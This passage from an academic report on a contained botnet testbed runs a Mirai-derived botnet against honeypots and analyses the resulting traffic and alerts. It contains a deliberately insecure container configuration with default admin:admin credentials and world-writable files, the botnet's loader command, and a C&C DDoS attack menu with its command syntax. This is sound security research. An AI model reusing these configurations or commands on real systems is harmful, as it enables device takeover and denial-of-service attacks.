// (o1 = 169 && o2 > 254) || // 169.254.0.0/16 - IANA NAT reserved
// (o1 = 198 && o2 ≥ 18 && o2 < 20) || // 198.18.0.0/15 - IANA Special use
// (o1 ≥ 224) || // 224.*.*.* - Multicast
// (o1 = 6 || o1 = 7 || o1 = 11 || o1 = 21 || o1 = 22 || o1 = 26 || o1 = 28 || o1 = 29 || o1 = 30 || o1 = 33 || o1 = 55 || o1 = 214 || o1 = 215) // Department of Defense
);
return INET_ADDR(o1,o2,o3,o4);

```

Figure 5.28: The IP address ranges avoided by Mirai.

To ensure containment and avoid scanning on the Internet we have modified the IP ranges scanned to only our local LANs. Namely the modified Satan only scans for devices in three subnets:

- 192.168.101.0/24
- 192.168.102.0/24
- 192.168.103.0/24

Bots - Alpine containers

As stated the Alpine Linux containers serve as the vulnerable devices of our scenario. We chose to work with Alpines, since they are lightweight, easy to deploy, and they mimic embedded devices which are a primary target for Mirai. The following docker file showcases the configuration and the required dependencies:

```

1 FROM alpine:latest
2
3 # Set-up the networking file and include a MAC address for the machine
4 RUN sh -c 'if ! grep -q "hwaddress" /etc/network/interfaces; then \
5     echo -e "auto eth0\niface eth0 inet dhcp\n\thostname vonelbeland-telnet
6     -client-$(shuf -i 10000-99999 -n 1)\n\thwaddress ether 00:$(shuf -i
7     10-99 -n 1):$(shuf -i 10-99 -n 1):C2:$(shuf -i 10-99 -n 1):D0" >> /etc
8     /network/interfaces; \
9     fi'
10
11 # if there is an Internet connection, update apk and download necessary
12     packages
13 RUN if wget -q --spider http://google.com; then \
14     apk update && apk add --no-cache busybox-extras && \

```

```
11 apk add doas && apk add shadow && \  
12 ln -s /bin/busybox /bin/telnetd; \  
13 else \  
14 echo "No internet connection, skipping telnetd startup."; \  
15 fi  
16  
17 # create the user admin  
18 RUN adduser -D admin && echo "admin:admin" | chpasswd  
19 RUN adduser admin wheel  
20  
21 # Set appropriate permissions to the files & folders  
22 RUN find / \( -path /proc -o -path /sys -o -path /etc/hosts -o -path /etc  
    /etc/resolv.conf \) -prune -o -type f -exec chmod 777 {} \; -o -type d -  
    exec chmod 777 {} \;  
23 RUN find /usr/bin/doas -type f -exec chmod 777 {} \;  
24 RUN find /etc/doas.d/doas.conf -type f -exec chmod 700 {} \;  
25  
26 # Set permissions for the 'wheel' user group  
27 RUN echo "permit nopass :wheel" >> /etc/doas.d/doas.conf  
28  
29 # Start the telnet server in foreground  
30 CMD telnetd -F
```

Chapter 6

Analysis

This chapter presents the results of experimenting with the Satan botnet within the DAMOCLES testbed. Starting with how the scenario unravelled, all the packet captures and logs gathered from the monitoring tools utilised are thoroughly described.

6.1 Scenario




Figure 6.1: Project DAMOCLES's threat emulation scenario.

For our threat emulation scenario the following stages take place Figure 6.1:

- Using the Loader with a predefined list of credential combinations (`cat infected.txt | ./loader`) and IP addresses the first bots are infected (Marked with a skull icon in Figure 6.1). The Loader only accepts entries in the format `IP username:password` as seen in Figure 6.2.

```

infect.txt
~/Documents/mirai_damocles/Satan/loader

infect.txt
1 192.168.102.30:23 admin:admin
2 192.168.101.199:23 admin:admin
3 192.168.103.54:23 admin:admin

```

Figure 6.2: The initial infection list for the Loader.

```

cat infect.txt | ./loader
0s | Conns 0 | Ran 0 | Echoes 0 | Wgets 0 | TFTP's 0 (FAILS = 0)
1s | Conns 1 | Ran 0 | Echoes 0 | Wgets 0 | TFTP's 0 (FAILS = 0)
2s | Conns 3 | Ran 0 | Echoes 0 | Wgets 0 | TFTP's 0 (FAILS = 0)
3s | Conns 3 | Ran 0 | Echoes 0 | Wgets 0 | TFTP's 0 (FAILS = 0)
4s | Conns 3 | Ran 0 | Echoes 0 | Wgets 0 | TFTP's 0 (FAILS = 0)

```

Figure 6.3: Loading the first payloads.

- After the infection the C&C server will be notified (Figure 6.4 - *[DevilsLair] Sealed*), and the bots will start scanning for more vulnerable devices. When they successfully brute force another system the bots will report their findings to the `scanListen` utility deployed in the Loader VM as seen in Figure 6.5. The said results will be automatically saved in a `.txt` file (`sl_list.txt`).

```

ubuntu@ubuntu-Standard-PC-Q35-ICH9-2009:~$ sudo Documents/mirat_damocles/Satan/c
nc/cnc
[sudo] password for ubuntu:
888888b      d8b 888      888      d8b
888 Y88b      Y8P 888      888      Y8P
888 888      888      888
888 888 d88b 888 888 888 888 d8888b 888      8888b 888 888d888
888 888 d8P Y8b 888 888 888 888 88K 888      88b 888 888P
888 888 888888888 Y88 88P 888 888 Y8888b 888      d888888 888 888
888 d88P Y8b      Y8bd8P 888 888      X88 888      888 888 888 888
88888888P      Y8888      Y88P 888 888 88888P 888888888 Y888888 888 888

-[Signing Contracts]-
[DevilsLair] Sealed | IP Address: 192.168.102.28:44858 (telnet)
[DevilsLair] Sealed | IP Address: 192.168.1.2:38380 (telnet)
[DevilsLair] Sealed | IP Address: 192.168.102.28:33842 (telnet)
[DevilsLair] Sealed | IP Address: 192.168.1.2:7828 (telnet)

```


Figure 6.4: The bots' initial communication with the C&C.

```

ubuntu@ubuntu-Standard-PC-Q35-ICH9-2009:~
[DEMONS] ~~> 192.168.101.186:23 admin:admin
[DEMONS] ~~> 192.168.101.188:23 admin:admin
[DEMONS] ~~> 192.168.101.187:23 admin:admin
[DEMONS] ~~> 192.168.101.185:23 admin:admin
[DEMONS] ~~> 192.168.101.187:23 admin:admin
[DEMONS] ~~> 192.168.102.21:23 admin:admin
[DEMONS] ~~> 192.168.102.21:23 admin:admin
[DEMONS] ~~> 192.168.102.21:23 admin:admin

```

Figure 6.5: Successfully brute forced credentials reported back to the `scanListen` utility.




```

1 192.168.101.204:23 admin:admin
2 192.168.102.32:23 admin:admin
3 192.168.103.56:23 admin:admin
4 192.168.102.41:23 admin:admin
5 192.168.101.206:23 admin:admin

```

Figure 6.6: The `sl_list.txt` file.

- The list from the last step can be employed to directly infect more devices and turn them into bots. When the desired amount of bots has been rallied, the attack operations can be commenced (The arrows in fig. 6.1 indicate the emulation's targets). In Figure 6.7 the available attack options (mainly various DDoS attacks) and their syntax are displayed.



```

0 Demons Loaded | (root)
888 888 888 888 888 888 888 888 888 888 888 888 888 888 888 888 888 888 888 888 888
888 888 d88b 888 888 888 888 d8888b 888 88888b 888 888d888
888 888 d8P Y8b 888 888 888 888 88K 888 88b 888 888P
888 888 888888888 Y88 88P 888 888 Y8888b 888 d888888 888 888
888 d88P Y8b Y8bd8P 888 888 X88 888 888 888 888 888
88888888P Y8888 Y88P 888 888 888888P 88888888 Y888888 888 888

#----- Welcome, root -----#
root@DevilsLair# ?
[+]-----[+]
| Attack Menu For DevilsLair |
| udpplain [ip] [time] dport=[port] | udp |
| ack [ip] [time] dport=[port] | ack |
| syn [ip] [time] dport=[port] | syn |
| vse [ip] [time] dport=[port] | vse |
| greeth [ip] [time] dport=[port] | greeth |
| greip [ip] [time] dport=[port] | greip |
| std [ip] [time] dport=[port] | std |
| xmas [ip] [time] dport=[port] | xmas |
| credits | shows credits |
| cls or clear | clears screen |
| botcount or bots | shows bots |
[+]-----[+]
root@DevilsLair#

```

Figure 6.7: The C&C server's attack help menu.

For our emulation scenario we have chosen to implement the following DDoS attacks against our targets:

- The `udpplain` attack - a UDP flood DDoS - against the NTP service of the DDoSPot running in port 123 in the first RPi,
- The `udp` attack - a UDP flood DDoS like before but with more options and lower packets per second - against the SNMP service of the DDoSPot running in port 161 in the second RPi,
- The `syn` attack - a SYN flood DDoS - against the HTTP service running at port 80 in the Tpot-3 VM - IP: 192.168.102.12 and,
- The `ack` attack - an ACK flood DDoS - against the HTTP service running at port 80 in the Tpot-1 VM - IP: 192.168.101.196.

For all the attacks we have set the default flags and the attack duration to 120 seconds. For more information regarding the attacks and their flags, one can consult the attack instructions at [51]. In the following section the analysis of the results produced by this threat scenario are explored.

6.2 Traffic Capturing

Upon running the traffic capturing script followed by the script that merges the resulted files, a 29GB `.pcap` file was acquired, with around 6 million packets. The file is large due to all the bots performing continuous scanning, as well as due to the DDoS attacks. The experiment ran for a total of 17 minutes. The contrast between the small time-frame and the substantial amount of packets captured is a good indication of how powerful a botnet can become. The merged `.pcap` file has been reviewed both within Wireshark and Security Onion.

6.2.1 Wireshark

Wireshark has mostly been used in the initial phases for management purposes, since it does not offer automation features. As such, studying a file in detail, like the final `.pcap` one which had 29GB in size, would have not been feasible. However, for smaller amounts of packets, this tool proved to be very useful. A good example of how this tool proved beneficial was to easily identify the Telnet traffic. Since this is in plain text, we could follow the communication and the malware behaviour. A more detailed representation of this can be found in Chapter 9, Appendix.

6.2.2 Security Onion

Security Onion analysed the merged .pcap file in under an hour and caught most of the network behaviour of the botnet. Security Onion has analysed 6,971,623 connections in total.




Figure 6.8: The Security Onion main dashboard.

Starting with the information depicted in Figure 6.8, it is immediately visible that Zeek has classified a portion of the network traffic as “weird”. Drilling down on that traffic, Figure 6.9, and by filtering out the unnecessary information we can see that the majority of connections is performed towards the Tpot VMs Figure 6.10. Analysing it further, it is revealed that anomalous TCP traffic associated with SYN and ACK flood DDoS attacks, is present. This is more apparent if the PCAP analysis service of Security Onion is used to audit the traffic Figure 6.11. As such we are able to detect the DDoS attacks initiated by the botnet against the Tpot VMs.

source.ip	source.port	destination.ip	destination.port	weird.name
192.168.102.37	41997	192.168.101.196	80	above_hole_data_without_any_acks
192.168.101.199	62844	192.168.101.196	80	line_terminated_with_single_CR

Figure 6.9: Zeek identifying 1,653,721 connections as “weird”.

Count	destination.ip
1,450,044	192.168.101.196
193,224	192.168.102.12

Figure 6.10: Connections initiated towards the Tpot VMs.

Timestamp	Type	Source IP	Source Port	Destination IP	Destination Port	Flags
2023-05-29 21:07:22.237 +02:00	TCP	192.168.102.37	41997	192.168.101.196	80	ACK
2023-05-29 21:07:22.474 +02:00	TCP	192.168.102.37	41997	192.168.101.196	80	ACK

Figure 6.11: Raw ACK traffic.

Since no other events are directly apparent in the main dashboard, we proceed to check the alerts blade. The alerts generated by Suricata can be seen in Figure 6.12.

5,270	GPL TELNET Bad Login	suricata	medium
1,472	GPL TELNET root login	suricata	medium
173	ET HUNTING SUSPICIOUS Path to BusyBox	suricata	medium
44	ET MALWARE Possible Linux.Mirai Login Attempt (888888)	suricata	high
42	ET POLICY Executable and linking format (ELF) file download Over HTTP	suricata	high
42	ET POLICY Executable and linking format (ELF) file download	suricata	high
42	ET INFO x86 File Download Request from IP Address	suricata	medium
42	ET HUNTING Suspicious GET Request for .x86	suricata	medium
31	ET SNMP Attempted UDP Access Attempt to Cisco IOS 12.1 Hidden Read/Write Community String ILMI	suricata	high
30	GPL ICMP_INFO PING *NIX	suricata	low

Figure 6.12: The alerts generated by Suricata.

From an initial check, we are promptly informed about the botnet's actions. The failed user and root logins, in combination with alerts associating traffic to BusyBox commands, and ELF binary downloads depict almost its whole lifecycle. From the loading phase to scanning for other vulnerable devices, almost all the components of the botnet are exposed. Lastly the two remaining alerts *ET SNMP Attempted UDP Access Attempt to Cisco IOS 12.1 Hidden Read/Write Community String ILMI* and *GPL ICMP_INFO PING NIX* are to be analysed. Despite the rules' names, by going deeper into the alert details one can immediately see that Suricata has detected unusual traffic towards the physical RPis. Even though we cannot immediately correlate this traffic with UDP flood attacks, the information generated by the DDoSPots hosted in the RPis will later verify our suspicions.

6.3 Honeypot System Logs

The honeypot systems, namely the two T-Pots and the DDoSPots, have also contributed greatly to the analysis of the botnet. The logs have reflected the behaviour of the malware towards the honeypots. In the case of T-Pot, the logs are visually represented in the Dashboard provided by Kibana.

6.3.1 T-Pot

From the T-Pot, we have utilised the containers Cowrie and Suricata to get logs. A few challenges have been encountered, as mentioned below.

Cowrie

The idea to employ the Cowrie honeypot came from the paper “iBot: IoT Botnet Testbed” [8]. The iBot testbed also experiments with a Mirai variant and claims to use Cowrie for logs. This is due to its Telnet and SSH capabilities which match Mirai’s target protocols. However, in our case, the bots never managed to form a Telnet connection with the honeypot in order to start brute-forcing it. Upon analysing the packets in Wireshark, we noticed that the the communication would always be interrupted after the honeypot prompted for credentials. Late in the project, we found the answer to this issue on a forum. According to Github, the Mirai malware expects Telnet negotiation characters at the beginning of the communication, which are not provided by Cowrie, hence the connection is quickly dropped after that [53]. The Telnet negotiation characters refer to a feature of this protocol through which the client and server agree on what supported features they have in common in order to proceed with the communication. This explanation matches our conclusion upon debugging the source code.

Suricata logs

Suricata has been employed for logging events on the T-Pot machines, specifically the DDoS attacks. The TCP floods directed towards port 80 by the bots are depicted in Kibana, as can be seen in the figures below. Figure 6.13 illustrates the large number of events logged during the DDoS attacks and the scans from the bots directed towards the T-Pot in the victim LAN. There are 38 different IP addresses interacting with this

machine. As per Figure 6.14, some of these source IP addresses can be seen, alongside alert signatures generated by Suricata. The alerts flag the streams of packets with “broken ack” and streams where “RST received, but no session”, caused by the DDoS attacks. Moreover, “unusually fast inbound/outbound Telnet Connections” alerts were triggered by the bots scanning for potential victims and coming across this T-Pot.




Figure 6.13: Suricata events




Figure 6.14: Suricata Alert Signatures

6.3.2 DDoSPot

This honeypot served as the main target of the bots, being installed on the RPIs. As DDoSPot supports UDP-based DDoS attacks, the bots were instructed by the C&C to perform UDP floods. This is apparent in the logs from the honeypot. The first attack was deployed towards the NTP feature of DDoSPot in port 123, as can be observed in the Figure 6.15. The “malformed packet” errors are due to the nature of the attack. In the case of Figure 6.16, the logs are created when the threshold is reached for the traffic received in port 161, also known as the “GenericPot” service. The information logged about the attacker machines is its IP and source port.

```

2023-05-29 19:02:00 - ntp - ERROR - 172.20.10.2:19566 - Unknown/unsupported NTP packet (mode 2) - b'Ej1qG1D0sH/pRED/aXqA1yJra
2023-05-29 19:02:00 - ntp - ERROR - 172.20.10.2:19566 - Unknown/unsupported NTP packet (mode 0) - b'6PG1b0iZ8Hx/VcCMAHuqFMziw
2023-05-29 19:02:00 - ntp - ERROR - 172.20.10.2:19566 - Unknown/unsupported NTP packet (mode 4) - b'jAwzgLXRLDhi141h0+n520zJt
2023-05-29 19:02:00 - ntp - ERROR - Malformed NTP mode 7 packet received!
2023-05-29 19:02:00 - ntp - ERROR - 172.20.10.2:46459 - Unknown/unsupported NTP packet (mode 5) - b'nUm659+Z+5sdCnCKtIlWVALU1
2023-05-29 19:02:00 - ntp - ERROR - 172.20.10.2:30643 - Unknown/unsupported NTP packet (mode 2) - b'wuRyZ+uB01Bh3sWYU9KkGr97
2023-05-29 19:02:00 - ntp - ERROR - Malformed NTP mode 7 packet received!
2023-05-29 19:02:00 - ntp - ERROR - 172.20.10.2:6103 - Unknown/unsupported NTP packet (mode 5) - b'nSR9TEJxogsXWZ/VfzjJaDegNc
2023-05-29 19:02:00 - ntp - ERROR - 172.20.10.2:6103 - Unknown/unsupported NTP packet (mode 0) - b'KEWY480BKqxPr4VQ8WuOVt2Ph
2023-05-29 19:02:00 - ntp - ERROR - 172.20.10.2:51450 - Unknown/unsupported NTP packet (mode 2) - b'IrKVlXjtrgigWqUy2phruhcv
2023-05-29 19:02:00 - ntp - ERROR - 172.20.10.2:51450 - Unknown/unsupported NTP packet (mode 1) - b'STlmgT4Amy4HCA5z41thXzaNf
2023-05-29 19:02:00 - ntp - ERROR - Malformed NTP control packet received!
2023-05-29 19:02:00 - ntp - ERROR - Malformed NTP mode 7 packet received!

```

Figure 6.15: DDoS attack logs - NTP, port 123

```

2023-05-29 15:01:04 - generic - INFO - New genericpot packet received - {"time": "2023-05-29 15:01:04.408338", "src_ip": "172.18.0.1", "src_port": 36219, "dst_port": 161, "req_size": 512, "res
2023-05-29 15:01:04 - generic - INFO - Threshold reached for host 172.18.0.1 and port 161 - will not respond to this host
2023-05-29 15:01:04 - generic - INFO - Last packet - threshold reached - {"time": "2023-05-29 15:01:04.520901", "src_ip": "172.18.0.1", "src_port": 48832, "dst_port": 161, "req_size": 512, "re
2023-05-29 15:01:13 - generic - INFO - Flushing information for 1 IP(s) to database...
2023-05-29 19:02:18 - generic - INFO - New attack detected - {"time": "2023-05-29 19:02:18.432206", "src_ip": "172.18.0.1", "src_port": 53129, "dst_port": 161, "req_size": 512, "resp_size": 56
2023-05-29 19:02:18 - generic - INFO - Threshold reached for host 172.18.0.1 and port 161 - will not respond to this host
2023-05-29 19:02:18 - generic - INFO - Last packet - threshold reached - {"time": "2023-05-29 19:02:18.576419", "src_ip": "172.18.0.1", "src_port": 55763, "dst_port": 161, "req_size": 512, "re
2023-05-29 19:06:16 - generic - INFO - Flushing information for 1 IP(s) to database...

```

Figure 6.16: DDoS attack logs - GenericPot, port 161

Chapter 7

Discussion

Having analysed the network behaviour and host logs from our tools of choice, this section dives into the evaluation of the overall performance of the experiments, with respect to the goals of the project, research made, and requirements set. These results are then mapped to the botnet lifecycle developed in Chapter 3, in order to gain a complete overview of the events obtained through the analysis. Finally, the shortcomings of the project are discussed and future plans are decided.

7.1 Botnet lifecycle

This section presents the findings acquired through analysis, plotted to the phases of the botnet lifecycle we created based on our literature review.

1. Infection and propagation

As observed through studying the source code, Mirai, and respectively Satan, utilise a pseudo-randomising function to create IP addresses and scan them for potential Telnet and/or SSH open ports. As we have observed in the analysis, the bots are very efficient in terms of identifying targets and then brute-forcing them. One infected machine would have been enough to infect all other LANs in the topology, however, we infected one in each LAN for the sake of speeding up the process. After brute-forcing, the acquired credentials and IP address of each victim is sent to the Loader server, which proceeds to infect the machine with the malware, based on its architecture.

2. Forming the botnet

The newly infected machines 'sign contracts' with the C&C server, which practically means the bots are ready to receive commands. These contracts can be broken if the connection to the bot is lost. This has happened during experimentation, when the hardware resources of the Ubuntu server have been used at capacity.

3. C&C

We have experimented with four of the multiple DDoS options available from Satan. All the attacks exceeded the expectations, judging by their effectiveness. As previously mentioned, the amount of packets generated in such a short time is impressive.

4. Botnet applications

All the DDoS attacks were performed successfully by the infected bots. The attack that proved to be the most severe has been the SYN flood, which resulted in around 3 million connections towards a T-Pot machine.

5. Securing the botnet

While studying the source code, a few methods for securing the botnet and malware resilience became apparent.

- Satan uses custom encoding to obfuscate information such as operational details, attack functionality, C&C infrastructure details etc.
- The malware utilises the killer module to reduce system capabilities, by killing processes running in specific ports and preventing said processes from restarting.
- The killer module also scans for adversary malware.

7.2 Requirements Validation

Since the implementation, deployment, and the analysis of the scenario have been discussed, an evaluation of the agreed-upon requirements is in order. This is, of course, relative to the initial idea formulated through the problem formulation.

- Fidelity

As decided at the time, DAMOCLES makes use of both real and emulated environments. Slightly compromising on fidelity was the goal from the beginning, in

this sense. However, utilising the Satan source code has allowed us to gain a better understanding and recreate a scenario closer to reality. Also, the source code has very little modifications to work within this project's testbed. This increases the fidelity level substantially.

- Heterogeneity

Heterogeneity has been achieved through exploring multiple technologies, namely Docker, KVM, and QEMU for emulations, Pfsense and Open vSwitch for networking, RPIs in terms of real hardware, and finally utilising Wireshark, Security Onion, and honeypots for monitoring and logging botnet behaviour.

- Containment

Several containment measurements have been considered: studying and modifying the source code so as to scan and attack only our desired targets, isolating the topology from the Internet, and also making the remote server run behind OpenVPN. This is an important step when handling real malware.

- Repeatability

As initially discussed, the virtual environment can be reproduced, either as a ready-product or by following all the instructions provided in this report. The real topology on the other hand may be inconvenient to recreate, since it required specific devices, like RPIs, wireless network cards and mobile hotspots.

- Measurability

A lot of effort was put into the logging and monitoring the botnet's behaviour, given the main research question of this project. Thus, several options for observing the malware and the botnet infrastructure have been employed.

Overall, DAMOCLES fulfils all the requirements that have been deemed relevant from the beginning. Albeit that this project has been flexible in terms of adapting to new challenges when needed, this is why choosing the adequate methodologies, like the process model and type of literature review, is important.

7.3 Future work

This section approaches potential opportunities for refinement, which, due to the lack of time, have not been carried out. One aspect where DAMOCLES could improve would be to expand the heterogeneity of devices. Not only to experiment with simulating IoT

behaviour, but also with other operating systems and environments. On the same note, a larger variety of targets implies testing with more botnets. Due to the ever-changing nature of botnets, more and more hardware and features could be studied.

On the other hand, the monitoring tools could be tweaked to better identify and illustrate the behaviour of botnet malware. As has been mentioned before, some challenges have been faced while working with tools like Cowrie and Security Onion. However, they could have been addressed by choosing a newer variant of a botnet in the case of Cowrie, whereas for Security Onion, a solution would be to configure and utilise different rule sets for Suricata and Zeek, to detect all the IoCs within the traffic.

Chapter 8

Conclusion

The prominent threat that botnets pose to cyber infrastructure makes studying them more relevant than ever. Project DAMOCLES' goal is to take on this challenge by answering the main research question:

How can we analyse botnet behaviour and infrastructure within a dynamic network environment?

To break down all the aspects of this real-life problem, three sub-objectives were defined: specifying the requirements for a dynamic network environment, setting up and deploying a botnet infrastructure capable of realistically emulating a threat scenario in a controlled manner, and gathering useful insights from analysing the data collected by employing modern analysis tools and techniques.

Early in the project we leveraged the benefits of systematic literature review. In doing so, we have gained a more holistic overview of the key aspects to consider for deploying a realistic, yet controlled network environment. By studying various testbeds we have successfully identified the desired features that aligned with the approach of DAMOCLES: Fidelity, Heterogeneity, Containment, Repeatability, and Measurability.

The following stage of the project involved implementing the previously conceptualised system, with respect to the requirements identified. Thus, fidelity has been achieved through recreating an entire botnet infrastructure within an environment comprising of real and emulated devices. Heterogeneity was fulfilled by exploring varied technologies and methodologies all throughout the implementation phase. Working with real botnets can be challenging, so containing the malware has been attained through meticulous examination of the source code and environment. As a good practice, automating

